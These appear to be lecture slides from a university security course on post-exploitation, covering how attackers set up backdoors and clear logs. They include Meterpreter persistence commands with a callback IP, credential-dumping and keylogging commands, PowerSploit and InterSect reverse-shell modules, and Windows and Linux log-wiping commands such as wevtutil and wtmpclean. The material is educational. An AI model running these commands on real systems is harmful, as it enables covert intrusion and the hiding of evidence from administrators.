  - Tools:LOIC/XOIC, Hyenae, SlowHttpTest, GoldenEye, PyLoris、Torshammer and Zarp

Setting up Backdoor and Clearing Logs

Installing backdoor

- Open connection ports
- Modify system configuration
- Install network sniffer
- Setup hidden channels
- Setup fake accounts with root rights
- Install batch files
- Install Trojans
- Install programs like backdoor-factory

Open connection ports

- Open services similar to Telnet
  - Attackers can obtain a command shell when connecting to these ports
  - Any TCP/UDP port
  - netcat: for both Linux (nc) and Windows (nc.exe)
    - Sniffing at any port
    - Remotely connect to an open port
  - socat: http://ww.dest-unreach.org/socat/
    - Binding ports, forwarding ports
  - msfvenom: Metasploit standalone payload generator
    - generate backdoors at the specified port
- Start system services secretively to open the needed ports
  - Remote desktop, Windows network sharing, Telnet service ….

```
$ nc www.dsv.su.se  80
GET / HTTP/1.0
```

```
HTTP/1.0 200 OK
Accept-Ranges: bytes
Cache-Control: no-cache
Content-Length: 14615
Content-Type: text/html
...
```

```
C:\Windows\system32 net start "Remote Desktop Services"
```

```
C:\Windows\system32>net start "Server"
```

cmd.exe

```
C:\Windows\System32>netstat -ano|more
```

Modify system configuration

- Add power-on items

  HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

  HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- Modify service configurations

  HKLM\System\CurrentControlSet\Services
- Modify firewall configurations
- Modify security-related software configurations

Establish hidden channel

- The connection between backdoor and controller is same as the “normal” connections
- Forward (from attacker to backdoor): often multiplex with other ports
- Backward (reverse): often use HTTP
  - Will not be blocked by firewalls
  - Difficult for administrators to detect
  - IPS may detect

Countermeasures to hidden connections


- Only allow internal users to use proxies
  - Monitor the proxies
- Setup policies for monitoring
  - Focus on strange datagrams different from others, e.g.,
    - Long HTTP requests
    - Too frequent HTTP requests
    - From hosts that nobody is using

Installing remote control

- Hidden channel, and can operate the target host directly
- Principles
  - Install a client end program on the attacker's host
  - Install a server end program on the target's host
  - Set up connections between the client and the server
  - The client sends various remote commands
  - The server execute commands or programs (on the target)
  - Return the execution result to the client
- Frequently used tools:
  - VNC， TeamViewer, UltraVNC

Backdoor tool –Meterpreter 1

- Powerful penetrating module of Metasploit.



Backdoor tool –Meterpreter 2

- Meterpreter: shellcode in cache after the successful attack
  - Persistence: install autorun after power-on for Windows machine

    run persistence -X -i 5 -p 2000 -r 192.168.2.101
  - metsvc: install a system service on Windows

    run metsvc
- Meterpreter commands

Commands	functions
sessions	Check session id
idletime	Check idle time of the target until now
webcam_snap	store the content recorded by the webcam in the local machine
run checkvm	Check whether the target if virtual machine or real machine
rdesktop	Popup a window, and control the target directly
hashdump	Get the hash value
keylogrecorder	Record the key strokes
vnc	Open a remote desktop
getsystem	Escalate the privilege of the target system

Backdoor tool – PowerSpoit

- Integrated backdoor framework based on PowerShell https://github.com/PowerShellMafia/PowerSploit
  - CodeExecution： execute on target host
  - ScriptModification: create or modify script on the target host
  - Persistence： set backdoor autorun after power-on or install services
  - AntivirusBypass: bypass the antivirus software
  - Exfiltration： tool for collecting information on the target host
  - Mayhem： malicious scripts
  - Recon： recon internal network information based on the target host

Backdoor tool –InterSect


- Python script that can conduct many tasks after a successful attack :“post-exploitation” framework
  https://sourceforge.net/projects/intersect/
  - Provide some basic modules
    - creds： collect information about authentications
    - portscan： simple port scan, can scan port 1 ~ 1000
    - privsec： check if escalating privilege is possible in Linux core
    - bshell： bind shell based on TCP
    - rshell： reverse shell based on TCP
    - aeshttp： HTTP Reverse shell encrypted using AES
    - persistent： autorun after system is powered on (i.e., persistent backdoor)

Clearing logs

- In order to avoid being detected by system administrators
- Clearing login and the related records
  - Hidden the uploaded files
  - Modify the audit information in log files
  - Modify system time to disorder the log files
  - Delete or stop the audit service process
  - Disturb the IDS
  - Modify the integrity check data
  - Use rootkits

Logs of Windows – Event viewer

- Event viewer
  - Administrative event, system logs, security logs, setup logs, application program logs, app and service logs



https://www.windowscentral.com/how-use-event-viewer-windows-10#:~:text=How%20to%20Open%20Event%20Viewer%20in%20Windows%2010,and%20Services%20Logs%2C"%20and%20"Subscriptions%2C"%20and...%20See%20More.

Example: Clearing logs in Windows

- Wevtutil

wevtutil cl Application

wevtutil sl Security /ms: 1028 /rt: true

```
C:\Windows\system32>wevtutil /?
Windows Events Command Line Utility.

Enables you to retrieve information about event logs and publishers, install
and uninstall event manifests, run queries, and export, archive, and clear logs.


Usage:

You can use either the short (for example, ep /uni) or long (for example,
enum-publishers /unicode) version of the command and option names. Commands,
options and option values are not case-sensitive.

Variables are noted in all upper-case.

wevtutil COMMAND [ARGUMENT [ARGUMENT] ...] [/OPTION:VALUE [/OPTION:VALUE] ...]

Commands:

el  | enum-logs           List log names.
gl  | get-log            Get log configuration information.
sl  | set-log            Modify configuration of a log.
ep  | enum-publishers    List event publishers.
gp  | get-publisher      Get publisher configuration information.
im  | install-manifest   Install event publishers and logs from manifest.
um  | uninstall-manifest Uninstall event publishers and logs from manifest.
qe  | query-events       Query events from a log or log file.
gli | get-log-info       Get log status information.
epl | export-log         Export a log.
al  | archive-log        Archive an exported log.
cl  | clear-log          Clear a log.
```

Logs of Windows – Browser

Stockholm University

- IE
  - Temporary files, cookies, browsing history, stored login password….

    C:\users\XYZ\AppData\Local\Microsoft\Windows\Temporary Internet Files
  - Delete the corresponding files
  - Use the configuration program of the browser InetCpl.cpl

    RunDll32.exe InetCpl.cpl ClearMyTracksByProcess 2 // clear cookies

    RunDll32.exe InetCpl.cpl ClearMyTracksByProcess 8 // clear temporary Internet files
- Chrome

  %userprofile%\AppData\Local\Google\Chrome\"User Data"\Default\Cache
  - Delete from the GUI of the browser
  - Command: del *.* /f /q

Logs of Windows – Web server

- Txt file
- IIS (Internet Information Server)
  - LogFiles
  - E.g., W3SVCex210531.log ->2021-05-31
- Apache server
  - access.log, error.log (under “log” sub-directory)
  - httpd.conf
    - ErrorLog logs/error.log
    - CustomLog logs/access.log

Logs - Linux

- System usage trails
  - /var/log/messages
  - /var/log/wtmp
  - /var/run/utmp
  - /var/log/lastlog
  - /var/log/syslog
- Clearing methods
  - Use rm or shred command
  - Manually modify the file
  - Write a shell script
  - Use tools

Tool in Linux

- Logtamper: can keep the time information after modifying the file
- Modify utmp, wtmp, lastlog file

  logtamper [-f utmp_filename] -h username hostname

  //clear the login info of the attacker

- wtmpclean: display and clean the wtmp log record

wtmpclean

A tool for dumping wtmp files and patching wtmp records.

Usage

```
wtmpclean [-l|-r] [-t "YYYY.MM.DD HH:MM:SS"] [-f <wtmpfile>] <user> [<fake>]
```

Where

- -f, --file Modify instead of /var/log/wtmp
- -l, --list Show listing of logins
- -r, --raw Show the raw content of the wtmp database
- -t, --time Delete the login at the specified time

Examples

```
wtmpclean --raw -f /var/log/wtmp.1 root
wtmpclean -t "2008.09.06 14:30:00" jekyll hide
wtmpclean -t "2013\.12\.?? 23:.*" hide
wtmpclean -f /var/log/wtmp.1 jekyll
```

Summary

- Setting backdoors
  - Open connection ports
  - Modify system configuration
  - Establish hidden connection/channel
  - Installing remote control
  - Tools for setting backdoor, such as Meterpreter
- Clearing logs
  - For Windows and Linux

Expected learning outcome

- Understand and explain the principles and techniques for launching attacks
- Understand and explain the principles and techniques for setting backdoors and clearing logs
- Acquaint yourself with some tools (the names and their major functions)

- Deep understanding of typical attacks

Thank you!